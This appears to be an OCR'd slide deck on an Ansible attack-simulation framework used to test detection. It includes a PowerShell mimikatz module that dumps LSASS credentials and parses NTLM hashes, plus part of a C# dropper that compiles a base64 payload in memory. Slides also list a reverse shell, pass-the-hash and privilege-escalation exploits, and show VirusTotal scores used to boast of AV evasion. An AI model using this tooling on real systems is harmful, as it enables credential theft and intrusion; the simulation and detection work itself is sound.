◢ ansible-attack-simulation
  ▸ files
  ▸ group_vars
  ▸ library
  ▸ module_utils
  ◢ roles
    ▸ mimikatz
    ▸ T1003
    ▸ T1012
    ▸ T1013
    ▸ T1015
    ▸ T1016
    ▸ T1018
    ▸ T1033
    ▸ T1035
```

```
- include_role:
    name: T1012
- include_role:
    name: T1016
- include_role:
    name: T1018
- include_role:
    name: T1049
- include_role:
    name: T1053
- include_role:
    name: T1057
- include_role:
    name: T1069
- include_role:
    name: T1077
- include_role:
```



```
◢ ansible-attack-simulation
  ▸ files
  ▸ group_vars
  ◢ library
    >_ mimikatz_dump.ps1      1, U
    ◆ mimikatz_dump.py           U
    >_ mimikatz_pth.ps1          U
    ◆ mimikatz_pth.py            U
    >_ win_pong.ps1              U
    ◆ win_pong.py                U
    >_ win_psexec.ps1            U
    ◆ win_psexec.py              U
  ▸ module_utils
```

```
        $flag = $True
        $Username = ""
        $NTLM = ""
        $Domain = ""
    }
    if($line -match "credman" -and $flag){
        $flag = $False
        try{
            $results_ += [pscustomobject]@{
                Username = $Username.replace(" ","")
                NTLM = $NTLM.replace(" ","")
                Domain = $Domain.replace(" ","")
            }
        }
        catch{
```

ATTACK / KILL CHAIN SIMULATION – Engineering 2/2

Ansible Engine


Custom Module

When?

- It’s not already present in Ansible library / community
- More specific than a role
- Output re-usable in other tasks


Mimikatz Credential Dump + Output Parser

- Execute mimikatz sekurlsa::logonpasswords to scrape credentials from LSASS
- Parse output in an Ansible Readable format



```
$arguments += " privilege::debug sekurlsa::logonpasswords exit"

$a = iex $path$arguments

$flag = $false

foreach($line in $a) {
    if($line -match "RemoteInteractive"){
        $flag = $True
        $Username = ""
        $NTLM = ""
        $Domain = ""
    }
    if($line -match "credman" -and $flag){
        $flag = $False
        try{
            $results_ += [pscustomobject]@{
                Username = $Username.replace(" ","")
                NTLM = $NTLM.replace(" ","")
                Domain = $Domain.replace(" ","")
                }
        }
        catch{
            Continue
        }
    }
    if($flag -and $line -match "^\s*\*\s+Username\s+:\s+(.+)\s*$"){
        $Username = $line.Split(":")[1]
    }
    if($flag -and $line -match "^\s*\*\s+(NTLM)\s+:\s+(.+)\s*$"){
        $NTLM = $line.Split(":")[1]
    }
    if($flag -and $line -match "^\s*\*\s+(Domain)\s+:\s+(.+)\s*$"){
        $Domain = $line.Split(":")[1]
```

ATTACK / KILL CHAIN SIMULATION – Custom Toolset 1/2



- Python - Payload for Over-Pass-the-Hash
- Python - C2 Protocol simulator

- Powershell - Obfuscated Powersploit script
- Powershell - Modded MS16-032 exploit


- C++ - Mimikatz custom build
- C# - Dropper with obfuscated and runtime payload compiling
- C# - Reverse shell
- C++ - MS 0Day ALPC-LPE custom build

ATTACK / KILL CHAIN SIMULATION – Custom Toolset 2/2

C# - Dropper with obfuscated and runtime payload compiling


Droppy

- Hardcoded payload
- Modded version –download payload at runtime
- Runtime payload compiling and run
- Low AV detection (only EDR)



SHA256: a4ce1bfde6d24559a3f475000c0f901658e937c33e009aef9698c450a6489933
Nome del file: Droppy.exe
Rapporto rilevamento: 5 / 68
Data analisi: 2018-09-14 02:34:05 UTC (2 giorni, 8 ore fa)


Antivirus	Risultato	Aggiornamento
CrowdStrike Falcon (ML)	malicious_confidence_90% (D)	20180723
Cybereason	malicious.f5b8ce	20180225
Endgame	malicious (high confidence)	20180730
NOD32	a variant of Generik.FKGWEPU	20180913
	PossibleThreat	20180914



```
            System.Threading.Thread.Sleep(1000);

        }

        private void Droppy()
        {
            string code = "dXNpbmcgU3lzdGVtOwp1c2luZyBTeXN0ZW0uVGV4dDsKdXNpbmcgU3lzdGVtLk5ldC5Tb2NrZXF
            Console.WriteLine(System.Text.Encoding.UTF8.GetString(Convert.FromBase64String(code)));
            Microsoft.CSharp.CSharpCodeProvider codeProvider = new Microsoft.CSharp.CSharpCodeProvider
            ICodeCompiler icc = codeProvider.CreateCompiler();
            System.CodeDom.Compiler.CompilerParameters parameters = new CompilerParameters();
            parameters.GenerateExecutable = true;
            parameters.GenerateInMemory = true;
            parameters.ReferencedAssemblies.Add("System.dll");
            parameters.ReferencedAssemblies.Add("System.Net.dll");
            parameters.ReferencedAssemblies.Add("System.Core.dll");
            parameters.CompilerOptions = "/t:exe";
            CompilerResults results = icc.CompileAssemblyFromSource(parameters, System.Text.Encoding.U
            if (results.Errors.Count > 0)
            {
                foreach (CompilerError CompErr in results.Errors)
                {
                    Console.WriteLine(CompErr.ErrorNumber + " " + CompErr.Line + " " + CompErr.ErrorTe
                }
```

DETECTION

- Human-led capability
- Tecnology addiction
- Pro-active / Re-active



Metrics
&
Detection Capabilities

Knowledge Base

IoA - IoC

Content Engineering on SIEM

Monitoring Content Validation

DETECTION - Overview

Report Analysis


- TTP extraction
- Behaviour analysis
- Target tipologies invetory

Visibility Improvement

- Logs integration
- Technologies integration
- Tuning / Filtering

Reporting/KB

- Logs / Technologies used
- Contents inventory
- Validation results



Logs Collection/Assessment

- Technologies identification
- Logs to use
- Fields / Artifacts

